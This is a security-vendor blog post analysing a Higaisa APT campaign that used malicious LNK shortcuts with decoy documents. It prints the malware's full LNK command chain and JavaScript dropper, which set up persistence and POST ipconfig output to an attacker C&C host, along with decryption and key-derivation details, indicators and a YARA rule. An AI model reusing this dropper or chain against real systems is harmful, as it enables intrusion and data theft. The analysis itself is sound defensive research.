Return of the Higaisa APT | Zscaler Blog

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Cybercriminals will often use LNK files attached in an email to launch an attack on unsuspecting victims. And we recently noticed another campaign using this technique.

In May 2020, we observed several LNK files in the wild, which we attribute to the same threat actor based on the code overlap, similar tactics, techniques and procedures (TTPs) and similar backdoor. For those who are unfamiliar, an LNK file is a shortcut or "link" used by Windows as a reference to an original file, folder, or application similar to an alias on the Macintosh platform.

The final backdoor, to the best of our knowledge, has not been documented before in the public domain. Recently, Malwarebytes published a blog about this attack, but the details of the backdoor were not mentioned in that blog. This backdoor uses sophisticated and deceptive techniques, such as FakeTLS-based network communication over a duplicated socket handle and a complex cryptographic key derivation routine.

We attribute this attack (with a moderate confidence level) to the South Korean advanced persistent threat (APT) actor Higaisa. The decoy files used in the two instances of the LNK attack targeted users of Chinese origin.

The infection chain used by the LNK files is very similar to the instance observed in March 2020 by Anomali. The C&C network infrastructure was correlated to Higaisa APT.

In this blog, we provide a detailed description of the distribution strategy, threat attribution, shellcode, anti-analysis techniques and the final backdoor of this campaign.

Distribution strategy

The LNK files used by this threat actor contain decoy files that are displayed to the user while the malicious activities are carried out in the background. The decoy content could be an internet shortcut file (.url file extension) or a PDF file. In this section, we will describe the various themes used in this campaign.

On May 12, 2020, we discovered two LNK files that used the Zeplin platform (zeplin.io) as the decoy theme. Zeplin is a collaboration platform used by developers and designers in the enterprise industry. The details of the LNK files include:

MD5 hash: 45278d4ad4e0f4a891ec99283df153c3

Filename: Conversations - iOS - Swipe Icons - Zeplin.lnk

MD5 hash: c657e04141252e39b9fa75489f6320f5

Filename: Tokbox icon - Odds and Ends - iOS - Zeplin.lnk

These LNK files contain internet shortcut files that will be opened by the web browser installed on the system.

The URLs correspond to a project as shown below:

Project URL for file with MD5 hash: 45278d4ad4e0f4a891ec99283df153c3

https://app.zeplin.io/project/5b5741802f3131c3a63057a4/screen/5b589f697e44cee37e0e61df

Project URL for file with MD5 hash: c657e04141252e39b9fa75489f6320f5

https://app.zeplin.io/project/5b5741802f3131c3a63057a4/screen/5b589f697e44cee37e0e61df

If the user is not logged into the site, apps.zeplin.io, then it will redirect the user to the login page as shown in Figure 1.



Figure 1: The login page displayed by Zeplin.

The previously mentioned LNK files were present inside a RAR archive file format with the following information:

MD5 hash of RAR archive: 2ffb817ff7ddcfa216da31f50e199df1

Filename: Project link and New copyright policy.rar

The contents of the RAR archive are shown below:

├── Project link and New copyright policy

```
│   ├── All tort's projects - Web lnks
│   │   ├── Conversations - iOS - Swipe Icons - Zeplin.lnk
│   │   └── Tokbox icon - Odds and Ends - iOS - Zeplin.lnk
│   └── Zeplin Copyright Policy.pdf
```

The contents of the decoy PDF are related to Zeplin's copyright policy as shown in Figure 2.

Zeplin Copyright Policy

Last updated **1 May 2020**

Notification of Copyright Infringement

Zeplin, Inc. ("**Zeplin**") respects the intellectual property rights of others and expects its users to do the same.

It is Zeplin's policy, in appropriate circumstances and at its discretion, to disable and/or terminate the accounts of users who repeatedly infringe the copyrights of others.

In accordance with the Digital Millennium Copyright Act of 1998, the text of which may be found on the U.S. Copyright Office website at http://www.copyright.gov/legislation/dmca.pdf, Zeplin will respond expeditiously to claims of copyright infringement committed using the Zeplin website or other online network accessible through a mobile device or other type of device (the "**Services**") that are reported to Zeplin's Designated Copyright Agent, identified in the sample notice below.

If you are a copyright owner, or are authorized to act on behalf of one, or authorized to act under any exclusive right under copyright, please report alleged copyright infringements taking place on or through the Services by completing the following DMCA Notice of Alleged Infringement and delivering it to Zeplin's Designated Copyright Agent. Upon receipt of the Notice as described below, Zeplin will take whatever action, in its sole discretion, it deems appropriate, including removal of the challenged material from the Services.

DMCA Notice of Alleged Infringement ("Notice")

1. Identify the copyrighted work that you claim has been infringed, or — if multiple copyrighted works are covered by this Notice — you may provide a representative list of the copyrighted works that you claim have been infringed.

2. Identify the material that you claim is infringing (or to be the subject of infringing activity) and that is to be removed or access to which is to be disabled, and information reasonably sufficient to permit us to locate the material, including at a minimum, if applicable, the URL of the link shown on the Services where such material may be found.

3. Provide your mailing address, telephone number, and, if available, email address.

4. Include both of the following statements in the body of the Notice:

- "I hereby state that I have a good faith belief that the disputed use of the copyrighted material is not authorized by the copyright owner, its agent, or the law (e.g., as a fair use)."
- "I hereby state that the information in this Notice is accurate and, under penalty of perjury, that I am the owner, or authorized to act on behalf of the owner, of the copyright or of an exclusive right under the copyright that is allegedly infringed."

5. Provide your full legal name and your electronic or physical signature.

Deliver this Notice, with all items completed, to Zeplin's Designated Copyright Agent:

Copyright Agent
c/o Zeplin, Inc
221 Main St, ste 770, San Francisco, CA, 94105

copyright@zeplin.io

Figure 2: The decoy PDF displaying Zeplin's copyright policy notice.

On May 30, 2020, we discovered two more LNK files, which we attribute to the same threat actor as described below.

MD5 hash: 4a4a223893c67b9d34392670002d58d7

Filename:

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk

This LNK file drops a PDF file at runtime and opens it with the default PDF viewer on the system.

MD5 hash of the dropped PDF file: 4dcd2e0287e0292a1ad71cbfdf99726e

Filename of decoy PDF: Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf

The contents of this PDF file are shown in Figure 3.

Addr.:
Tel.:
Availability: May.2016 – Aug.2016

EDUCATION

(Expected) — United States
M.S. in Urban Planning & Real Estate Development — Sep.2016 – Jun.2018

Hong Kong
BSc (HONS) in Geomatics with Specialism in Geo-Information Technology — Sep.2012 – Expected Jun.2016
GPA: 3.42/4.0 Ranking: 4/38 IELTS: 7.5

Urban Design Summer Program — Jul.2015 - Aug.2015
GPA: 91/100 Ranking: 1/70

PROFESSIONAL EXPERIENCE

Summer Intern — Shanghai, China Building
Shanghai Construction Group — Jun. - Jul.2015

- Assisted tracking the progress of construction projects and composed field observation reports to supervisor
- Fast learned 3D modelling software Catia while new to it and helped with drawing of 3D models
- Conducted a feasibility study on the siting of subway stations through literature and field studies

Urban Heat Island (UHI) Research Assistant — Hong Kong
Hong Kong Polytechnic University — Jun. - Aug.2014

- Crawled over 30 relevant academic papers and composed report to summarize research results
- Performed scrupulous data processing and analyzed large sets of data using Excel & statistical software Minitab
- Established regression models of UHI and contributing factors & developed expertise in data analysis

Urban Redevelopment Project — Hong Kong
Hong Kong Polytechnic University — Jan.2016 - Present

- Conducted subject site research on land uses with respect residential, commercial and industrial buildings
- Implemented SWOT analysis on subject site with respect to existing commercial and social activities
- Collaborated with team mates and gathered data on land uses and commercial & social activities
- Composed redevelopment proposal and designed 3D models and collected public response through questionnaire survey

Figure 3: The decoy PDF displaying the CV of a student from Hong Kong Polytechnic University

The contents of the PDF correspond to the CV (curriculum vitae) of a student from Hong Kong Polytechnic University include:

MD5 hash of the dropped PDF file: 28bfed8776c0787e9da3a2004c12b09a

Filename of decoy PDF: International English Language Testing System certificate.pdf

The second LNK file we observed on May 30, 2020 contained a PDF corresponding to the International English Language Testing System (IELTS) results of a student.

考试	雅思考试
笔试日期	2017年8月3日 星期四
口试日期	2017年8月1日 13:10(24小时制)
考点名称	上海外国语大学
考试类型	学术类
注册号(用于雅思报名注册过程)	
考号	
出席/缺席	出席
考试成绩	

听力	阅读	写作	口语	总成绩
8.0	9.0	6.5	6.5	7.5

Figure 4: A student's IELTS examination results.

LNK metadata analysis

The LNK file format contains a wealth of metadata information that can be used for attribution and correlating the files to a particular threat actor. While most of the metadata from the LNK files in this attack was erased, we found the Security Identifier (SID) value preserved in the LNK files.

Using the LECmd tool, we extracted the SID value from the LNK files which are detailed in the table below:

LNK file MD5 hash	SID value
997ab0b59d865c4bd63cc55b5e9c8b48	S-1-5-21-1624688396-48173410-756317185-1001
c657e04141252e39b9fa75489f6320f5	S-1-5-21-1624688396-48173410-756317185-1001
4a4a223893c67b9d34392670002d58d7	S-1-5-21-1624688396-48173410-756317185-1001
45278d4ad4e0f4a891ec99283df153c3	S-1-5-21-1624688396-48173410-756317185-1001

We wrote a YARA hunting rule to discover other LNK files in the wild with the same SID value as shown below:

rule ZS_LNK_SID

```
{
    strings:
        $a = "S-1-5-21-1624688396-48173410-756317185-1001" wide
    condition:
        $a
}
```

The only instances we found were the above four LNK files. So, in addition to other indicators shared between these four LNK files, the common SID values helped us to further attribute them to the same threat actor.

Technical analysis

For the purpose of technical analysis, we will use the LNK file with MD5 hash: 45278d4ad4e0f4a891ec99283df153c3.

If the Chrome browser is already installed on the machine, then the icon of the LNK file will appear to be the same as the Chrome browser icon. This is because the IconFileName property in the LNK file is set to the path of the Chrome browser as shown below:

IconFileName **-** C:\Program Files (x86)\Google\Chrome\Application\chrome.exe

The target property of the LNK file specifies the command that will be executed at runtime as shown in Figure 5.

```
C:\windows\System32\cmd.exe C:\Windows\System32\cmd.exe /c  copy "Conversations - iOS - Swipe Icons - Zeplin.lnk"
%temp%\g4ZokyumB2DC.tmp /y& for /r C:\Windows\System32\ %i in (*ertu*.exe) do copy %i %temp%\gosia.exe /y& findstr.exe /b "TVNDRgA"
%temp%\g4ZokyumB2DC.tmp > %temp%\cSi1rouy.tmp & %temp%\gosia.exe -decode %temp%\cSi1rouy.tmp %temp%\o423DFDS.tmp & expand
%temp%\o423DFDS.tmp -F:*%temp% & "%temp%\Conversations-iOS-SwipeIcons-Zeplin.url" & copy %temp%\3t54dE3r.tmp
C:\Users\Public\Downloads\3t54dE3r.tmp & Wscript %tmp%\34fDFkfSD32.js & exit; C:\ProgramFiles(x86)\Google\Chrome\Application\chrome.exe
```

Figure 5: The LNK command target.

This command starts the infection chain and involves multiple stages as detailed below :

- Copies the original LNK file to the temporary directory in the location: %temp%\g4ZokyumB2DC.tmp
- Iterates over the files in the C:\Windows\System32 directory to search for certutil.exe
- Copies certutil.exe to %temp%\gosia.exe
- Uses findstr.exe to search for the marker “TVNDRgA” inside the original LNK file.
- Using the market, a base64 encoded blob is extracted to the temporary file: %temp%\cSi1rouy.tmp
- Uses certutil.exe to decode the base64 encoded blob to the file: %temp%\o423DFDS.tmp
- The resulting decoded file has the CAB file format.
- Uses expand.exe to extract the contents of the CAB file to the %temp% directory.

The components of the cab file are shown in Figure 6.



Figure 6: The CAB file contents.

Here is a brief description of each component of the CAB file. They are described in more details later in the blog.

3t54dE3r.tmp – Contains the shellcode that will be loaded and executed at runtime.

34fDFkfSD32.js – The JavaScript that is used to initiate the infection chain after extraction of CAB file contents.

Conversations - iOS - Swipe Icons – Zeplin.url – This is the internet shortcut file that will be used to open the URL: https://app.zeplin.io/project/5b5741802f3131c3a63057a4/screen/5b589f697e44cee37e0e61df with Chrome browser on the machine.

Svchast.exe – This is the shellcode loader binary that spoofs the name of a legitimate Windows binary called svchost.exe. Other details include:

- The LNK file will open the internet shortcut file (which opens by default with the web browser and loads the URL).
- It copies the CAB file component, 3t54dE3r.tmp to the location: C:\Users\Public\Downloads\3t54dE3r.tmp
- It uses wscript.exe to execute the JavaScript file: 34fDFkfSD32.js

JavaScript file analysis

MD5 hash of the JavaScript file: a140420e12b68c872fe687967ac5ddbe

The contents of the JavaScript are shown in Figure 7.

```
var shell = new ActiveXObject("Wscript.Shell");
isHidden=0
shell.Run('cmd  /c ipconfig>C:\\Users\\Public\\Downloads\\d3reEW.txt & copy %temp%\\svchast.exe "%AppData%\\Microsoft\\Windows\\Start
Menu\\Programs\\Startup\\officeupdate.exe"  & copy %temp%\\svchast.exe "C:\\Users\\Public\\Downloads\\officeupdate.exe" & schtasks
/create /SC minute /MO 120 /TN "Driver Bootser Update"  /TR "C:\\Users\\Public\\Downloads\\officeupdate.exe"',isHidden);
shell.Run('%temp%\\svchast.exe',isHidden)
WScript.Sleep(1000);
try {
    var fso = new ActiveXObject("Scripting.FileSystemObject");
    var txtfile = fso.OpenTextFile("C:\\Users\\Public\\Downloads\\d3reEW.txt",1);
    var fText = txtfile.Read(1000);
    txtfile.Close();
} catch(e){
    shell.Run('cmd /c dir ',isHidden=0);
}
try {
    var http = new ActiveXObject('Microsoft.XMLHTTP');
    var url = 'http://zeplin.atwebpages.com/inter.php';
    http.open('POST',url,false);
    http.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
    http.send('&test='+fText);
} catch(e){
        shell.Run('cmd /c dir ',isHidden=0);
}
```

Figure 7: The JavaScript file contents

Below are the main operations performed by this JavaScript file.

- It runs the ipconfig command to gather information about the machine's network adapter configuration. It then redirects the results of this command to the file: C:\\Users\\Public\\Downloads\\d3reEW.txt
- It copies svchast.exe to the Startup directory in the location: %AppData%\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\officeupdate.exe for persistence:
- It copies svchast.exe to the location: C:\\Users\\Public\\Downloads\\officeupdate.exe
- It uses schtasks.exe to create a scheduled task with the name: “Driver Bootser Update” which will be used to execute the officeupdate.exe binary
- It executes svchast.exe binary.
- It sends an HTTP POST request to the URL: hxxp://zeplin.atwebpages.com/inter.php and exfiltrates the ipconfig output gathered from the machine.

Shellcode loader analysis

MD5 hash: a29408dbedf1e5071993dca4a9266f5c

Filename: svchast.exe

The file svchast.exe is used to load the shellcode stored in the file 66DF3DFG.tmp in the path: C:\Users\Public\Downloads\66DF3DFG.tmp

This path is hardcoded in the loader.

The shellcode is loaded using the following steps:

1. It reads the contents of the file, “C:\Users\Public\Downloads\66DF3DFG.tmp” into a newly allocated memory region marked with PAGE_EXECUTE_READWRITE permission.
2. It transfers the control to this memory region to start the execution of the shellcode.

Shellcode analysis

In this section, we have detailed the interesting code sections of the shellcode.

Anti-debugging technique

The shellcode uses an anti-debugging technique to calculate a 32-bit hash of the code section. This is done to detect the presence of any software breakpoints or tampering of code done for the purpose of reverse engineering.

When a software breakpoint is added in the debugger, a byte with the value 0xCC is added by the debugger in place of the original operation code (opcode). As a result of this, the hash calculation is corrupted.

Such anti-debugging techniques can be easily bypassed by using hardware breakpoints instead of software breakpoints.

As an example, let us set a software breakpoint at the comparison instruction right after hash calculation and check the resulting hash calculated (shown in Figure 8).



Figure 8: The software breakpoint detection by anti-debugging techniques in the shellcode.

As can be seen in Figure 8, due to the software breakpoint, the computed hash was corrupted. Because of this, the code can detect the presence of a debugger. The shellcode will exit the execution if it detects a debugger.

However, if we set a hardware breakpoint, the computed hash will be correct as shown in Figure 9.



Figure 9: The hardware breakpoint bypasses the anti-debugging technique in the shellcode.

We re-wrote the algorithm used by the shellcode to calculate the hash of the code section in Python and it can be found in **Appendix I**.

Decryption of data in the buffer

The shellcode uses a 16-byte XOR key for decrypting the data as shown in Figure 10.



Figure 10: Decryption of the data in the buffer. XOR decryption used to decrypt the strings.

The 16-byte XOR key used for decryption is:

key = [0xE4, 0xFD, 0x23, 0x99, 0xA3, 0xE1, 0xD3, 0x58, 0xA6, 0xCC, 0xDB, 0xE8, 0xF2, 0x91, 0xD2, 0xF8]

We re-wrote the decryption code in Python and can been seen in **Appendix II**.

Since we believe this to be a new backdoor, we have shared the complete list of decrypted strings in **Appendix IV** for reference.

Key generation routine

In the first thread created by the shellcode, it generates a cryptographic session key that will be transmitted later to the C&C server to protect the communication channel between the bot and the server.

In this section, we detail the key generation routine.

There are multiple parts that are concatenated together to form the final key.

Part 1:

- It calls UUIDCreate() API to generate a UUID.
- It uses the format string: "%08X....-%04X...-%0llX" to format the UUID using sprintf().

Example UUID: DB7C6235-FD1A-45B6-224F868

Part 2:

- It calls UUIDCreate() to generate a 16-byte UUID.
- The last byte of the UUID is used to generate a byte that will be used to perform the ROR operation later.
- It uses an ROR and ADD instruction-based algorithm to compute a 32-bit hash that will be appended to first two steps (listed above). The algorithm used to compute the 32-bit hash in this case is similar to the one used in the anti-debugging section. This algorithm has been re-written in Python and can be found in **Appendix I**.

Format:

uuid2 = [] [ROR byte 0x00 0x00 0x00] [32-bit hash]

- It uses CryptBinaryToStringA() to generate Base64 encoded data using UUID2.

Part 3:

- It uses Windows Crypto APIs to generate an MD5 hash using UUID1 (from Part 1). Before the hash is calculated, the length of the UUID is extended to 0x48 bytes by padding with null bytes. This can be re-written in Python as:

data = uuid1 + “\x00” * (0x48 - len(uuid1))

md5 = hashlib.md5()

md5.update(data)

hash1 = md5.hexdigest()

- It calculates an MD5 hash of the above-generated hash once again.

hash2 = md5(hash1)

- It uses CryptDeriveKey() to derive a 128-bit AES key.

```
seg000:00000000000057EB loc_57EB:                               ; CODE XREF: gen_session_keys+6C↑j
seg000:00000000000057EB                 mov     r8d, [rsp+38h+arg_20]
seg000:00000000000057F0                 mov     rcx, [rsi]
seg000:00000000000057F3                 xor     r9d, r9d
seg000:00000000000057F6                 mov     rdx, rbp        ; MD5 hash of UUID1
seg000:00000000000057F9                 call    qword ptr [rax+560h] ; CryptHashData
seg000:00000000000057FF                 test    eax, eax
seg000:0000000000005801                 mov     rax, [rdi+0C8h]
seg000:0000000000005808                 jnz     short loc_5822
seg000:000000000000580A                 call    qword ptr [rax+150h]
seg000:0000000000005810                 mov     r9d, eax
seg000:0000000000005813                 mov     rax, [rdi+0C8h]
seg000:000000000000581A                 mov     edx, [rax+568h]
seg000:0000000000005820                 jmp     short loc_57D8
seg000:0000000000005822 ; ---------------------------------------------------------------------------
seg000:0000000000005822
seg000:0000000000005822 loc_5822:                               ; CODE XREF: gen_session_keys+B4↑j
seg000:0000000000005822                 mov     r8, [rsi]
seg000:0000000000005825                 mov     rcx, [rdi+268h]
seg000:000000000000582C                 mov     r9d, 800000h
seg000:0000000000005832                 mov     edx, 660Eh      ; CALG_AES_128
seg000:0000000000005837                 mov     [rsp+38h+var_18], r14 ; aes_key_handle
seg000:000000000000583C                 call    qword ptr [rax+580h] ; CryptDeriveKey
seg000:0000000000005842                 test    eax, eax
seg000:0000000000005844                 jnz     short loc_5868
seg000:0000000000005846                 mov     rax, [rdi+0C8h]
seg000:000000000000584D                 call    qword ptr [rax+150h]
seg000:0000000000005853                 mov     r9d, eax
seg000:0000000000005856                 mov     rax, [rdi+0C8h]
seg000:000000000000585D                 mov     edx, [rax+588h]
seg000:0000000000005863                 jmp     loc_57D8
```

Figure 11: The cryptographic session key derivation routine.

- It appends hash2 with null bytes to extend the length to 0x48 bytes and then encrypts it using the AES-128 bit key derived in step 3 above. The encrypted hash is used to derive the AES key for encryption.

All these parts are concatenated together before transmitting to the C&C server for registering the AES key for encrypted communication.

Initialization of a TLS session

After decrypting the C&C server address, the shellcode proceeds to send an HTTP GET request to fetch the resource: “msdn.cpp” on the server.

WinHTTPSetOption() is used to set the WINHTTP_OPTION_SECURITY_FLAGS value to 0x3300, which allows it to ignore any certificate errors that might occur at the time of the request.

Figure 12 shows that the content-length request header field in the HTTP GET request is set to: 0xffffffff manually at the time of invoking the WinHTTPSendRequest.

```
seg000:0000000000002AFF loc_2AFF:                               ; CODE XREF: send_request_to_c2+7E↓j
seg000:0000000000002AFF                 mov     rax, [rdi+0C8h]
seg000:0000000000002B06                 mov     [rsp+48h+var_18], rbx
seg000:0000000000002B0B                 or      [rsp+48h+var_20], 0FFFFFFFFh ; Set Content-length header to 0xffffffff
seg000:0000000000002B10                 xor     r9d, r9d
seg000:0000000000002B13                 xor     r8d, r8d
seg000:0000000000002B16                 xor     edx, edx
seg000:0000000000002B18                 mov     rcx, rsi
seg000:0000000000002B1B                 mov     [rsp+48h+var_28], ebx
seg000:0000000000002B1F                 call    qword ptr [rax+640h] ; WinHttpSendRequest
seg000:0000000000002B25                 test    eax, eax
seg000:0000000000002B27                 jg      short loc_2B95
seg000:0000000000002B29                 mov     rax, [rdi+0C8h]
seg000:0000000000002B30                 call    qword ptr [rax+150h] ; GetLastError
seg000:0000000000002B36                 cmp     eax, 2F8Fh      ; check if error code is: ERROR_WINHTTP_SECURE_FAILURE
seg000:0000000000002B3B                 jnz     short loc_2B68
seg000:0000000000002B3D                 mov     rax, [rdi+0C8h]
seg000:0000000000002B44                 mov     r9d, 4
seg000:0000000000002B4A                 lea     r8, [rsp+48h+arg_10]
seg000:0000000000002B4F                 lea     edx, [r9+1Bh]
seg000:0000000000002B53                 mov     rcx, rsi
seg000:0000000000002B56                 mov     [rsp+48h+arg_10], 3300h ; set option: WINHTTP_OPTION_SECURITY_FLAGS to ignore certificate
seg000:0000000000002B5E                 call    qword ptr [rax+6A0h] ; WinHttpSetOption
seg000:0000000000002B64                 test    eax, eax
seg000:0000000000002B66                 jnz     short loc_2AFF
```

Figure 12: The initial request sent to the C&C server for deception purposes to make it look like a TLS session

The HTTP GET request looks like:

GET hxxps://45.76.6[.]149/msdn.cpp HTTP/1.1
